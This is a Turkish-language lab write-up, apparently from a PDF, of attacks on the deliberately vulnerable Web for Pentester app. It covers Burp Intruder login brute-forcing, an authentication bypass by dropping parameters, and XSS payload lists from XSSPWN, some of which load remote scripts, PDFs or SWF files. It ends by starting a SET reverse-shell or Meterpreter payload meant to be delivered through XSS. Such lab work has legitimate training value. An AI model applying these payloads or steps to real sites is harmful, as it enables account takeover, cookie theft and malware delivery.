
```

-Repeater üzerine geçiş yaptım ve burada Kullanıcı adı ve şifre kısmını boş bıraktım. Ardından Send ile “Response” bölümüne gönderdim.



-Response bölümünde Render işlemi gerçekleştirip Web üzerindeki görünümüne baktım fakat başarısız olduğunu görüntüledim.

2-) Wordlist ile Brute Force işlemi.



-Kali linux üzerinde hazır olarak bulunan wordlistlerden yararlanabilirim. Wordlist uygulamasını açtım.

```

root@kali:~# cd /usr/share/wordlists && ls -l
total 52108
drwxrwxrwx 1 root root    25 Tem 24 00:20 dirb → /usr/share/dirb/wordlist
drwxrwxrwx 1 root root    30 Tem 24 00:20 dirbuster → /usr/share/dirbuster
drwxrwxrwx 1 root root    41 Tem 24 00:20 fasttrack.txt → /usr/share/set/
src/fasttrack/wordlist.txt
drwxrwxrwx 1 root root    45 Tem 24 00:20 fern-wifi → /usr/share/fern-wif
i-cracker/extras/wordlists
drwxrwxrwx 1 root root    46 Tem 24 00:20 metasploit → /usr/share/metasp
loit-framework/data/wordlists
drwxrwxrwx 1 root root    41 Tem 24 00:20 nmap.lst → /usr/share/nmap/nsel
ib/data/passwords.lst
-rw-r--r-- 1 root root 53357329 Tem 17 2019 rockyou.txt.gz
drwxrwxrwx 1 root root    25 Tem 24 00:20 wfuzz → /usr/share/wfuzz/wordli
st

```

Embedded browser initialization failed

-Karşımıza gelen komut istemci üzerinden istediğim listeyi kullanabilirim fakat bu işlem çok uzun sürecektir.

```

root@kali:~# cd Masaüstü
root@kali:~/Masaüstü# ls
CODE-INJECTION-PAYOUT kali-j
firefox-esr.desktop kali-s
kali-burpsuite.desktop kali-s
root@kali:~/Masaüstü# gedit wordlist.txt

```

1 admin
2 root
3 msfadmin
4 hacker
5 toor
6 12345
7 123456
8 1234567
9

-Bu yüzden kendim bir wordlist oluşturmak istedim.Gedit komutu ile bir .txt dosyası oluştururdum.İçerisine random olarak şifre ekledim.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. An intercepting request from "http://hacking.com:80 [192.168.1.106]" is displayed. The "Actions" dropdown menu is open, showing options: "Scan", "Send to Intruder" (which is highlighted in orange), and "Send to Repeater".

```

1 GET /ldap/example1.php?username=hacker&password=hacker HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hacking.com/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11

```

-Ardından Burpsuite üzerine geçiş yaptım ve proxy bölümünden “send to intruder” seçeneğini çalıştırıldım.

Configure one or more payload types which will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions. See help for full details.

Attack type: Cluster bomb

```

1 GET /ldap/example1.php?username=$hacker$&password=$hacker$ HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 
```

-Açılan sekmede brute force uygulayacağım kısım doğru burada işlem yapmadım.

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Payload set:	1	Payload count: 9
Payload type:	1	Request count: 81
	2	

③ **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	root
Remove	msfadmin
Clear	hacker
	toor
	12345
	123456
	1234567

-Şimdi ise payloads kısmına listemi ekledim.Ardından “start attack” butonu ile işlemi başlattım.

Intruder attack1

Attack	Save	Columns	Results	Target	Positions	Payloads	Options		
Filter: Showing all items									
Request ^	Payload1		Payload2		Status	Error	Timeout	Length	Comment
0					200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
1	admin		admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
2	root		admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
3	msfadmin		admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
4	hacker		admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
5	toor		admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
6	12345		admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
7	123456		admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
8	1234567		admin		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
9		admin		admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
10	admin		root		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
11	root		root		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
12	msfadmin		root		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	
13	hacker		root		200	<input type="checkbox"/>	<input type="checkbox"/>	1723	

-Ardından length değeri diğerlerinden farklı olan doğru olandır.Ben rastgele bir liste oluşturduğum için başarılı olamadım.


3-) Kullanıcı adı ve parolayı ortadan kaldırma.



The screenshot shows the Burp Suite Repeater interface. At the top, there are buttons for 'Send', 'Cancel', and navigation arrows. Below this is a section titled 'Request' with tabs for 'Pretty', 'Raw' (which is selected), and 'Actions'. The raw request text is as follows:

```
1 GET /ldap/example1.php? HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
```

-Şimdi ise Burpsuite üzerinden repeater kısmına geçiş yaptım ve kullanıcı adı ve şifre bölümünü silip send diyerek siteyi çalıştırıldım.



-Şuanda bağlantıyı kurabildim bunu da yapacağımız testler içerisinde eklememizde fayda var.

XSS

-Genelde web uygulamalarında bulunan bir güvenlik açık türüdür.

-Web sayfalarına dışardan müdahale ile HTML ve JS kodları çalıştırılabilir.Saldırgan kişiler yazdıkları zararlı JS kodlarıyla kurban kişilerin cookie,tarayıcı,IP bilgileri ve daha fazlasını bu güvenlik açığını kullanarak çalabilirler.

-Kullanıcıların veri girişi yapabileceği arama,yorum vb. text bölümlerinde bulunur.

3 Adet türü vardır.

Reflected XSS : Bu saldırısı türü güvenlik açığı bulunan sitede uygun alanlara yazılan JS kodlarının çalıştırılması ile olur.İlgili JS kodu o an çalıştırılabilir veri tabanına kayıt edilemez.

Stored XSS : Bu saldırısı türü Reflected XSS'e göre daha tehlikelidir.Saldırgan kişinin yazmış olduğu zararlı kodlar veritabanına kaydedilir.Sayfayı ziyaret eden herkes bu zararlı JS kodlarının istismarına uğrar.


DOM XSS : Bu saldırısı türü en tehlikeli olandır.Virus,trojan gibi zararlı kodlar sayfaya entegre edilebilir.Sitede gezinirken başka sayfaya yönlendirebilir.

-BeEF-Xenotix-XSS Me(Firefox Eklentisi),Open NTX,Net Sparker gibi araçlar kullanılarak bu zafiyetten yararlanılabilir.

-Bu zafiyet türü için Web for Pentester üzerinden 6 adet Uygulama yapılacaktır.

Uygulama 1 : Alternatif XSS Payload tespiti.

-Bu örnekler üzerinde; dışarıdan kullanıcı girilmiş bir sayfamış gibi düşüneceğiz.



- Öncelikle WFP zafiyeti olan web sitesinin görünümünü bakmak istedim.Basitdize bir web sitesi olduğunu görüntüledim.

The screenshot shows the Zaproxy interface with a 'Cross Site Scripting (Reflected)' alert. The alert details are as follows:

- URL: http://hacking.com/fileincl/example2.php?page=
- Risk: High
- Confidence: Medium
- Parameter: page
- Attack: </div><script>alert(1);</script></div>
- Evidence: </div><script>alert(1);</script></div>

The left pane shows several URLs related to the alert.

- Zaproxy aracımın bu zaafiyeti tespit edip edemediğine baktım ve kullanmış olduğu payloadı görüntüleyebildim.

- Memo: injected '<sfi...>' tag seen in HTML
3. <http://hacking.com/fileincl/example1.php?page=intro.php-->>">"<sfi001312v132139> [show trace +]
Memo: injected '<sfi...>' tag seen in HTML
4. <http://hacking.com/fileincl/example2.php?page=.htaccess.aspx-->>">"<sfi001289v132139> [show trace +]
+]
Memo: injected '<sfi...>' tag seen in HTML

- Skipfish aracımın bu zafiyeti tespit edip edemediğine baktım. Tag ekleme işlemi ile zafiyeti kullandığını gördüm.

The screenshot shows a browser window with the address bar containing 'PentesterLab.com'. The page content displays the text 'Hello hacker-->">"' followed by a copyright notice '© PentesterLab 2013'.

- Skipfish üzerinde ki zafiyeti açtığında ekrana herhangi bir uyarı vermedi.

```
45
46
47 Hello
48 hacker->">'>'"<sfi001940v787636>      <footer>
49      <p>&copy; PentesterLab 2013</p>
50      </footer>
51
```


- Ardından kaynak koduna indiğimde çalıştırıldığı kodun kaynak koduna eklendiğini görebildim.

```
[2021-07-26 16:43:46,66Z15 DEBUG]: Done..  
root@kali:~/Desktop/XSSPWN# python xsspwnc.py -u http://hacking.com/xss/example2.php?name=hackerINJECT -l payload.txt
```


- XSS zafiyetin de kullanmak için “Xsspwnc” aracı üzerinde payload denemesi yaptım. Öncelikle WFP üzerinden linki kopyaladım. İşlemi “Xsspwnc” üzerinden başlattım.

```
Open | Example2.txt | Save | /Desktop/XSSPWN/reports  
http://hacking.com/xss/example2.php?name=hacker<ScRipT>alert("XSS");</ScRipT>  
http://hacking.com/xss/example2.php?name=hacker<ScRiPt>alert(1)</sCriPt>  
http://hacking.com/xss/example2.php?name=hacker<img src=xss onerror=alert(1)>  
http://hacking.com/xss/example2.php?name=hacker<svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}  
http://hacking.com/xss/example2.php?name=hacker<meta http-equiv="refresh"  
content="0;url=javascript:confirm(1)">  
http://hacking.com/xss/example2.php?name=hackerhttp://  
www.google<script .com>alert(document.location)</script  
http://hacking.com/xss/example2.php?name=hacker<script ^__^>alert  
(String.fromCharCode(49))</script ^__^>  
http://hacking.com/xss/example2.php?name=hacker<script /****/>/**/confirm('\uFF41  
\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/**/</script /***/  
http://hacking.com/xss/example2.php?name=hacker<script ~~>alert(0%0)</script  
~~>  
http://hacking.com/xss/example2.php?name=hacker<div style="width:expression  
(confirm(1))">X</div> {IE7}  
http://hacking.com/xss/example2.php?name=hacker/*iframe/src*<iframe/  
src=<iframe/src="@"/onload=prompt(1) /*iframe/src*/>  
http://hacking.com/xss/example2.php?name=hacker//|\\ <script //|\\ src='https://
```

- XSSPWN üzerinde başlatmış olduğum işlem bitti ve Bana kullanabileceğim Payloadları listeledi. İçerisinden bir tanesini denedim.




- Çalıştırdığım payloadı sitenin URL'sine eklediğimde karşıma bir alert geldi.



- Kullanmış olduğum payload üzerinden link üzerinde bir oynama yaparsam FFE yazdırabildim.
- Ayrıca linke baktığımızda büyülü küçülü şekilde yazdığını görüntüledim. Bunun sebebi ise küçük harflerle yazıldığında script engelledi.

Uygulama 2 : Uzak sunucuda ki PDF'i çalışma.



-Hem URL hem de site yapısı hakkında bilgimiz olsun diye öncelikle zafiyetin bulunduğu siteyi açtım.

- 30. [http://hacking.com/xss/example3.php?name=.htaccess.aspx-->'>'"<sfid001365v132139>](http://hacking.com/xss/example3.php?name=.htaccess.aspx-->'>') [show trace +]
Memo: injected '<sfid...>' tag seen in HTML
- 31. [http://hacking.com/xss/example4.php?name=hacker-->'>'"<sfid001424v132139>](http://hacking.com/xss/example4.php?name=hacker-->'>') [show trace +]
Memo: injected '<sfid...>' tag seen in HTML
- 32. [http://hacking.com/xss/example5.php?name=hacker-->'>'"<sfid001388v132139>](http://hacking.com/xss/example5.php?name=hacker-->'>') [show trace +]
Memo: injected '<sfid...>' tag seen in HTML

- Ardından skipfish aracı üstünden yapmış olduğum tarama sonucuna baktım.




- Zaproxy üzerinden de baktığında zafiyeti başarılı bir şekilde bulduğunu söyleyebildim.

```
[2021-07-26 17:29:11.224057 DEBUG]: Done..  
root@kali:~/Desktop/XSSPWN# python xsspwn.py -u http://hacking.com/xss/example4.php?name=hackerINJECT -l payload.txt
```


- XSS açıklarında kullandığım XSSPWN aracıyla devam ettim. Bunun için zaafiyet bulunan sitenin linkini kopyaladım ve Xsspwn'i çalıştırıldım.

```
Open | Save | Example4.txt | ~/Desktop/XSSPWN/reports | - | X
http://hacking.com/xss/example4.php?name=hacker<img src=xss onerror=alert(1)>
http://hacking.com/xss/example4.php?name=hacker<div style="width:expression(confirm(1))">X</div> {IE7}
http://hacking.com/xss/example4.php?name=hacker/*iframe/src*/<iframe src=<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
http://hacking.com/xss/example4.php?name=hacker</plaintext></|\><plaintext onmouseover=prompt(1)
http://hacking.com/xss/example4.php?name=hacker<iframe style="xg-p: absolute; top:0; left:0; width:100%; height:100%" onmouseover="prompt(1)">
http://hacking.com/xss/example4.php?name=hacker<embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
http://hacking.com/xss/example4.php?name=hacker<object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
http://hacking.com/xss/example4.php?name=hacker<var onmouseover="prompt(1)">On Mouse Over</var>
http://hacking.com/xss/example4.php?name=hacker
http://hacking.com/xss/example4.php?name=hacker<iframe/src /\ onload = prompt(1)
http://hacking.com/xss/example4.php?name=hacker<iframe/onreadystatechange=alert
'''
```


- Payload listesini açtığımda içinde linke eklenen bir uzantı ile pdf eklentisini çalıştırıldığını görüntüledim. Bu linki kopyalayıp çalıştırmayı denedim.



- Linki açtığımda bana herhangi bir dönüt olmadığını gördüm. Bunun sebebini karşı tarafta bir pdf dosyası olmamasından dolayı olduğunu düşündüm.




- Bu sebeple internet üzerinden bir pdf dosyası açtım ve açtığım pdf dosyasının linkini kullanarak sunucu üzerinde işlem yapmaya çalıştım.



- Linke ekleme yaptığında zafiyetten yararlandım ve uzaktaki bir pdf dosyasını sanki oradaymış gibi görüntüleyebildim.
- Sunucuda veya sunucu tarafına başka bir pdf eklenebilir ve çalıştırılabilir.

Uygulama 3 : XSS ile hedefe Trojan indirtme.



Hello hacker
© PentesterLab 2013

- Öncelikle zafiyet bulunan siteye göz gezdirdim.

- 29. <http://hacking.com/xss/example2.php?name=.htaccess.aspx-->-->> [show trace +
Memo: injected '<sf1...>' tag seen in HTML]
- 30. [http://hacking.com/xss/example3.php?name=.htaccess.aspx-->'>"<sf1001365v132139>](http://hacking.com/xss/example3.php?name=.htaccess.aspx-->'>) [show trace +
Memo: injected '<sf1...>' tag seen in HTML]
- 31. [http://hacking.com/xss/example4.php?name=hacker-->'>"<sf1001424v132139>](http://hacking.com/xss/example4.php?name=hacker-->'>) [show trace +]
Memo: injected '<sf1...>' tag seen in HTML
- 32. [http://hacking.com/xss/example5.php?name=hacker-->'>"<sf1001388v132139>](http://hacking.com/xss/example5.php?name=hacker-->'>) [show trace +]
Memo: injected '<sf1...>' tag seen in HTML
- 33. [http://hacking.com/xss/example6.php?name=.htaccess.aspx-->'>"<sf1001409v132139>](http://hacking.com/xss/example6.php?name=.htaccess.aspx-->'>) [show trace +]

- Zaproxy aracı zafiyeti tespit edemedi. Skipfish aracı zafiyeti tespit etti.

```
[2021-07-26 18:22:39.044484] INFO: Saving the links to a file...
[2021-07-26 18:22:39.644753] DEBUG]: Done..
root@kali:~/Desktop/XSSPWN# python xsspwn.py -u http://hacking.com/xss/example5.php?name=hacker[INJECT -l payload.txt
```

- Ardından Xsspwn üzerinden bir zafiyet işlemi gerçekleştireceğim. Bunun için URL'yi kopyaladım.


```

Open ▾ + Example5.txt ~/Desktop/XSSPWN/reports Save ⌂ ×
Mouse Over</var>
http://hacking.com/xss/example5.php?name=hacker
http://hacking.com/xss/example5.php?name=hacker<iframe/src \/\ onload = prompt(1)
http://hacking.com/xss/example5.php?name=hacker<input value=><iframe/
src=javascript:confirm(1)
http://hacking.com/xss/example5.php?name=hacker<math><a xlink:href="//
jsfiddle.net/t846h/">click
http://hacking.com/xss/example5.php?name=hacker<embed code="http://
businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
http://hacking.com/xss/example5.php?name=hacker<iframe/onreadystatechange=\u0061
\u006C\u0065\u0072\u0074('\'\u0061') worksinIE>
http://hacking.com/xss/example5.php?name=hacker"><img src=x onerror=window.open
('https://www.google.com/');>
http://hacking.com/xss/example5.php?name=hacker<math><a xlink:href="//
jsfiddle.net/t846h/">click
http://hacking.com/xss/example5.php?name=hacker<SCRIPT>String.fromCharCode(97,
108, 101, 114, 116, 40, 49, 41)</SCRIPT>
http://hacking.com/xss/example5.php?name=hacker<iframe src=http://ha.ckers.org/
scriptlet.html <

```

- XSS işleminden sonra döndürdüğü payloadlara baktım. Burada amacım hedef sunucuya bir şey indirmek olduğu için payloadlar içerisinde o işlemi yaptırabileceğim bir şey aradım.

- Bulduğum payload sayesinde sunucuya istediğim dosyayı indirtme işlemini gerçekleştireceğim.



- Bu payloadı tarayıcı üzerinden çalıştırıp görsel olarak nasıl gözüktüğüne baktım.
- Açılan site üzerinde "click" butonuna bir virus enjekte ederek karşı bilgisayarda çalıştırabildim.

```
root@Kali:~# setoolkit
[-] New set.config.py file generated on: 2021-07-26 18:52:27.846476
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2021-07-26 18:52:27.846476
[*] SET is using the new config, no need to restart
Copyright 2017, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification,
are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, thi
s list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice,
this list of conditions and the following disclaimer in the documentation and/or
other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contribut
```

- Öncelikle bir Trojan oluşturalım bunun için “Setoolkit” kullandım.”Setoolkit” komutu ile Trojan oluşturma işlemini başlattım.

```
Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

-Açılan sekmede “Social-Engineering Attack” ile devam ettim.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> █
```

- Ardından gelen sayfa üzerinde “Create a Payload And Listener” seçeneği ile devam ettim.

1) Windows Shell Reverse_TCP	Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter and send back to attacker	Spawn a meterpreter shell on victim
